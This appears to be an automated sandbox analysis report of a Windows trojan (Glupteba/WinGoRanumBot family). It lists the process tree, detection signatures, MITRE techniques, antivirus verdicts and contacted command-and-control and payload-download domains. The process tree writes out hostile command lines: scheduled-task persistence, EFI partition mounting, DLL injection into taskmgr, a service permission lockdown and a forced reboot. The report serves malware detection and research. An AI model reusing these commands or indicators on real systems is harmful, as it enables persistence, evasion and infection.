ID: 515565
Sample Name: 0NlSa5bf55
Cookbook: default.jbs
Time: 13:11:36
Date: 04/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 0NlSa5bf55

Overview


General Information

Sample Name:	0NlSa5bf55 (renamed file extension from none to exe)
Analysis ID:	515565
MD5:	ee30d6928c9de8..
SHA1:	a2aec2076bdfa92.
SHA256:	0ab024b0da0436..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Metasploit Payload
- Multi AV Scanner detection for subm…
- Sigma detected: Schedule system p…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Sigma detected: System File Execu…
- Found Tor onion address
- Tries to detect sandboxes and other…
- Uses shutdown.exe to shutdown or r…
- May modify the system service des…

Classification



- **System is w10x64**
- 0NlSa5bf55.exe (PID: 2956 cmdline: "C:\Users\user\Desktop\0NlSa5bf55.exe" MD5: EE30D6928C9DE84049AA055417CC767E)
  - conhost.exe (PID: 2700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - upd.exe (PID: 5716 cmdline: C:\Users\user\Desktop\upd.exe -update MD5: 3C3046F640F7825C720849AAA809C963)
    - upd.exe (PID: 1304 cmdline: "C:\Users\user\Desktop\upd.exe" -update MD5: 3C3046F640F7825C720849AAA809C963)
      - csrss.exe (PID: 464 cmdline: C:\Windows\rss\csrss.exe -cleanup C:\Users\user\Desktop\upd.exe MD5: 3C3046F640F7825C720849AAA809C963)
        - schtasks.exe (PID: 4644 cmdline: schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
          - conhost.exe (PID: 5360 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - schtasks.exe (PID: 5916 cmdline: schtasks /delete /tn ScheduledUpdate /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
          - conhost.exe (PID: 6324 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - mountvol.exe (PID: 6396 cmdline: mountvol B: /s MD5: 5C11B99E6D41403031CD946255E8A353)
          - conhost.exe (PID: 6344 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - mountvol.exe (PID: 1312 cmdline: mountvol B: /d MD5: 5C11B99E6D41403031CD946255E8A353)
          - conhost.exe (PID: 4632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - mountvol.exe (PID: 60 cmdline: mountvol B: /s MD5: 5C11B99E6D41403031CD946255E8A353)
          - conhost.exe (PID: 5168 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - mountvol.exe (PID: 2056 cmdline: mountvol B: /d MD5: 5C11B99E6D41403031CD946255E8A353)
          - conhost.exe (PID: 6280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - shutdown.exe (PID: 6772 cmdline: shutdown -r -t 5 MD5: E2EB9CC0FE26E28406FB6F82F8E81B26)
          - conhost.exe (PID: 6016 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - injector.exe (PID: 6592 cmdline: C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe taskmgr.exe C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll MD5: D98E33B66343E7C96158444127A117F6)
          - conhost.exe (PID: 4640 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - windefender.exe (PID: 4940 cmdline: C:\Windows\windefender.exe MD5: E0A50C60A85BFBB9ECF45BFF0239AAA3)
          - conhost.exe (PID: 1460 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - cmd.exe (PID: 4072 cmdline: cmd.exe /C sc sdset WinDefender D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPLOCRSDRCWDWO;;;BA)(D;;WPDT;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD) MD5: F3BDBE3BB6F734E357235F4D5898582D)
            - sc.exe (PID: 5332 cmdline: sc sdset WinDefender D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPLOCRSDRCWDWO;;;BA)(D;;WPDT;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD) MD5: 24A3E2603E63BCB9695A2935D3B24695)
- svchost.exe (PID: 2008 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- TrustedInstaller.exe (PID: 5352 cmdline: C:\Windows\servicing\TrustedInstaller.exe MD5: 4578046C54A954C917BB393B70BA0AEB)
- svchost.exe (PID: 6688 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3544 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6476 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- windefender.exe (PID: 6348 cmdline: C:\Windows\windefender.exe MD5: E0A50C60A85BFBB9ECF45BFF0239AAA3)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.347779189.000000000401000.00000040.00020000.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	
00000005.00000002.319820615.000000000401000.00000040.00020000.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	
0000000B.00000002.561114927.000000000401000.00000040.00020000.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.upd.exe.9ad080.3.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x3eb18:$s2: The Magic Word! • 0x4ac58:$s2: The Magic Word! • 0x3ee78:$s3: Software\Oracle\VirtualBox • 0x3eb07:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
8.2.upd.exe.9af2e0.1.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x3c8b8:$s2: The Magic Word! • 0x489f8:$s2: The Magic Word! • 0x3cc18:$s3: Software\Oracle\VirtualBox • 0x3c8a7:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
8.2.upd.exe.9a76e0.2.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x444b8:$s2: The Magic Word! • 0x505f8:$s2: The Magic Word! • 0x44818:$s3: Software\Oracle\VirtualBox • 0x444a7:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
8.2.upd.exe.9ad080.3.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x3eb18:$s2: The Magic Word! • 0x4ac58:$s2: The Magic Word! • 0x3ee78:$s3: Software\Oracle\VirtualBox • 0x3eb07:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
11.2.csrss.exe.9ad080.2.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x3eb18:$s2: The Magic Word! • 0x4ac58:$s2: The Magic Word! • 0x3ee78:$s3: Software\Oracle\VirtualBox • 0x3eb07:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73

Click to see the 7 entries

Sigma Overview

System Summary:

Sigma detected: System File Execution Location Anomaly

Sigma detected: Suspicious Service DACL Modification

Sigma detected: Windows Processes Suspicious Parent Directory

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Multi AV Scanner detection for submitted file
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Networking:

- Found Tor onion address

System Summary:

- Uses shutdown.exe to shutdown or reboot the system

Persistence and Installation Behavior:

- Drops executables to the windows directory (C:\Windows) and starts them
- Drops PE files with benign system names

Boot Survival:

- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- May modify the system service descriptor table (often done to hook functions)

Malware Analysis System Evasion:

- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

- Contains functionality to inject threads in other processes
- Performs DNS TXT record lookups

Remote Access Functionality:


- Yara detected Metasploit Payload

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne Ef
Valid Accounts	Windows Management Instrumentation 2 1	Windows Service 1	Windows Service 1	Obfuscated Files or Information 1 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 3	Ea Ins Ne Co

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne Ef
Default Accounts	Command and Scripting Interpreter 2	Scheduled Task/Job 1	Process Injection 1 1 2	Software Packing 1 1	Input Capture 1	File and Directory Discovery 1	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1 1	Ex Re Ca
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Scheduled Task/Job 1	Masquerading 2 3 1	Security Account Manager	System Information Discovery 3 4	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-Application Layer Protocol 4	Ex Tr Lo
Local Accounts	Service Execution 1	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 2	NTDS	Security Software Discovery 2 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 5	SI Sv
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Proxy 1	Ma De Cc
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Process Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja De Se
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rc Ac


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
0NlSa5bf55.exe	67%	Virustotal		Browse
0NlSa5bf55.exe	64%	ReversingLabs	Win32.Trojan.WinGoRanumBot	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	100%	Avira	TR/Agent.twerk	
C:\Users\user\Desktop\upd.exe	100%	Avira	TR/AD.GoCloudnet.vvvot	
C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	100%	Avira	TR/Redcap.gsjan	
C:\Windows\windefender.exe	100%	Avira	TR/Crypt.XPACK.eocey	
C:\Windows\rss\csrss.exe	100%	Avira	TR/AD.GoCloudnet.vvvot	

Source	Detection	Scanner	Label	Link
C:\Users\user\Desktop\upd.exe	100%	Joe Sandbox ML		
C:\Windows\rss\csrss.exe	100%	Joe Sandbox ML		
B:\EFI\Boot\old.efi (copy)	0%	ReversingLabs		
B:\EFI\Microsoft\Boot\fw.efi (copy)	0%	ReversingLabs		
C:\EFI\Boot\EfiGuardDxe.efi	0%	ReversingLabs		
C:\EFI\Boot\bootx64.efi	0%	ReversingLabs		
C:\EFI\Microsoft\Boot\bootmgfw.efi	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	46%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	59%	ReversingLabs	Win64.Trojan.Glupject	
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	14%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	73%	ReversingLabs	Win64.Trojan.Glupteba	
C:\Users\user\Desktop\upd.exe	31%	Metadefender		Browse
C:\Users\user\Desktop\upd.exe	86%	ReversingLabs	Win32.Trojan.WinGoRanumBot	
C:\Windows\rss\csrss.exe	31%	Metadefender		Browse
C:\Windows\rss\csrss.exe	86%	ReversingLabs	Win32.Trojan.WinGoRanumBot	
C:\Windows\windefender.exe	29%	Metadefender		Browse
C:\Windows\windefender.exe	79%	ReversingLabs	Win32.Trojan.WinGoRanumBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.csrss.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.upd.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.0.0NISa5bf55.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.csrss.exe.11c38000.10.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.0.csrss.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.csrss.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.csrss.exe.11bb8000.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.0.upd.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.upd.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
43.0.windefender.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.0NISa5bf55.exe.115f2000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.0NISa5bf55.exe.115f4000.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.0.csrss.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.0NISa5bf55.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
43.2.windefender.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.upd.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
37.0.windefender.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.upd.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.0.upd.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.csrss.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.0NISa5bf55.exe.115f6000.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.2.upd.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
37.2.windefender.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
runmodes.com	7%	Virustotal		Browse
server16.trumops.com	7%	Virustotal		Browse
gohnot.com	11%	Virustotal		Browse
server2.trumops.com	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://retoti.comidentifier	0%	Avira URL Cloud	safe	
http://https://trumops.comhttps://retoti.comhttps://trumops.comhttps://retoti.comFirstInstallDateFirstInsta	0%	Avira URL Cloud	safe	
http://https://trumops.comhttps://retoti.comS-1-5-21-3853321935-2125563209-4053062332-1002	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com/spesmilo/electrum/master/electrum/servers.jsontls:	0%	URL Reputation	safe	
http://https://trumops.comhttps://retoti.comhttps://trumops.comhttps://retoti.comS-1-5-21-3853321935-212556	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://gais.cs.ccu.edu.tw/robot.php)Gulper	0%	Avira URL Cloud	safe	
http://https://server2.trumops.comhttps://server2.trumops.comserver2.trumops.com:443ultserver2.trumops.com:	0%	Avira URL Cloud	safe	
http://https://server2.trumops.com/api/pollserver2.trumops.com	0%	Avira URL Cloud	safe	
http://https://trumops.comhttps://retoti.commusnotifyicon.exeRuntimeBroker.exersionruntimebroker.exeSgrmBro	0%	Avira URL Cloud	safe	
http://https://logs.trumops.com	0%	Avira URL Cloud	safe	
http://www.spidersoft.com)Wget/1.9	0%	Avira URL Cloud	safe	
http://https://retoti.com	0%	Avira URL Cloud	safe	
http://https://trumops.comif-unmodified-sinceillegal	0%	Avira URL Cloud	safe	
http://help.ya	0%	Avira URL Cloud	safe	
http://https://server2.trumops.comserver2.trumops.com:443server2.trumops.com:443tcpserver2.trumops.com	0%	Avira URL Cloud	safe	
http://https://server16.trumops.comc=dfd675dbadcd07bb&kind=main&server16.trumops.com:443server16.trumops.co	0%	Avira URL Cloud	safe	
http://devlog.gregarius.net/docs/ua)Links	0%	URL Reputation	safe	
http://https://runmodes.com/api/logMachineGuidServiceVersionarch=64&build_number=17134&ec%3Af4%3Abb%3A86%3A	100%	Avira URL Cloud	malware	
http://https://trumops.comServiceVersionServiceVersionServersVersionServersVersionDistributorIDCampaignIDOS	0%	Avira URL Cloud	safe	
http://https://server2.trumops.com	0%	Avira URL Cloud	safe	
http://https://runmodes.com/api/log	100%	Avira URL Cloud	malware	
http://grub.org)Mozilla/5.0	0%	Avira URL Cloud	safe	
http://www.everyfeed.c	0%	Avira URL Cloud	safe	
http://https://trumops.com	0%	Avira URL Cloud	safe	
http://gohnot.com/d28daa3fb329cff58b19acdf478b7882/app.exe	0%	Avira URL Cloud	safe	
http://https://runmodes.com/api/log442b90d2-fde4-485f-a003-6086e2191d6e.uuid.trumops.com	100%	Avira URL Cloud	malware	
http://www.exabot.com/go/robot)Opera/9.80	0%	URL Reputation	safe	
http://www.googlebot.com/bot.html)Links	0%	URL Reputation	safe	
http://schemas.microsoft	0%	URL Reputation	safe	
http://https://server2.trumops.comc=fa2e76e6e1aa03da&uuid=server2.trumops.com:443server2.trumops.com:443tcp	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://humisnee.com/sbmstart.phpindefinite	0%	Avira URL Cloud	safe	
http://gohnot.com/d28daa3fb329cff58b19acdf478b7882	0%	Avira URL Cloud	safe	
http://https://server2.trumops.com/api/poll	0%	Avira URL Cloud	safe	
http://https://logs.trumops.comhttps://runmodes.com/api/loghttps://server2.trumops.com	0%	Avira URL Cloud	safe	
http://https://trumops.com/api/install-failureinvalid	0%	Avira URL Cloud	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://server2.trumops.com/api/pollE	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://server16.trumops.com	0%	Avira URL Cloud	safe	
http://gohnot.com/d28daa3fb329cff58b19acdf478b7882:s	0%	Avira URL Cloud	safe	
http://https://_bad_pdb_file.pdb	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://gohnot.com/d28daa3fb329cff58b19acdf478b7882/watchdog.exe	0%	Avira URL Cloud	safe	
http://www.bloglines.com)F	0%	Avira URL Cloud	safe	
http://misc.yahoo.com.cn/he	0%	Avira URL Cloud	safe	
http://newscommer.com/app/app.exe	100%	URL Reputation	malware	
http://crl.g	0%	URL Reputation	safe	
http://https://blockchain.infoindex	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://https://server16.trumops.com/api/cdn?c=dfd675dbadcd07bb&kind=main&uuid=	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/	0%	Avira URL Cloud	safe	
http://https://sitescore.aiValue	0%	Avira URL Cloud	safe	
http://www.avantbrowser.com)MOT-V9mm/00.62	0%	Avira URL Cloud	safe	
http://https://runmodes.com/api/loginvalid	100%	Avira URL Cloud	malware	
http://https://server2.trumops.comserver2.trumops.com:443server2.trumops.com:443tcpserver2.trumops.coma	0%	Avira URL Cloud	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://server2.trumops.com/bots/post-ia-data?uuid=442b90d2-fde4-485f-a003-6086e2191d6e	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://server2.trumops.com/api/cdn?c=fa2e76e6e1aa03da&uuid=442b90d2-fde4-485f-a003-6086e2191d6e	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
runmodes.com	172.67.207.136	true	true	• 7%, Virustotal, Browse	unknown
server16.trumops.com	172.67.139.144	true	false	• 7%, Virustotal, Browse	unknown
gohnot.com	104.21.92.165	true	false	• 11%, Virustotal, Browse	unknown
server2.trumops.com	104.21.79.9	true	false	• 7%, Virustotal, Browse	unknown
trumops.com	unknown	unknown	true		unknown
442b90d2-fde4-485f-a003-6086e2191d6e.uuid.trumops.com	unknown	unknown	true		unknown
logs.trumops.com	unknown	unknown	true		unknown
e0a50c60a85bfbb9ecf45bff0239aaa3.hash.trumops.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://runmodes.com/api/log	true	• Avira URL Cloud: malware	unknown
http://gohnot.com/d28daa3fb329cff58b19acdf478b7882/app.exe	false	• Avira URL Cloud: safe	unknown
http://https://server2.trumops.com/api/poll	false	• Avira URL Cloud: safe	unknown
http://gohnot.com/d28daa3fb329cff58b19acdf478b7882/watchdog.exe	false	• Avira URL Cloud: safe	unknown
http://https://server16.trumops.com/api/cdn?c=dfd675dbadcd07bb&kind=main&uuid=	false	• Avira URL Cloud: safe	unknown
http://https://server2.trumops.com/bots/post-ia-data?uuid=442b90d2-fde4-485f-a003-6086e2191d6e	false	• Avira URL Cloud: safe	unknown
http://https://server2.trumops.com/api/cdn?c=fa2e76e6e1aa03da&uuid=442b90d2-fde4-485f-a003-6086e2191d6e	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.139.144	server16.trumops.com	United States		13335	CLOUDFLARENETUS	false
104.21.92.165	gohnot.com	United States		13335	CLOUDFLARENETUS	false
104.21.79.9	server2.trumops.com	United States		13335	CLOUDFLARENETUS	false
172.67.207.136	runmodes.com	United States		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	515565
Start date:	04.11.2021
Start time:	13:11:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 59s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0NlSa5bf55 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	49
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
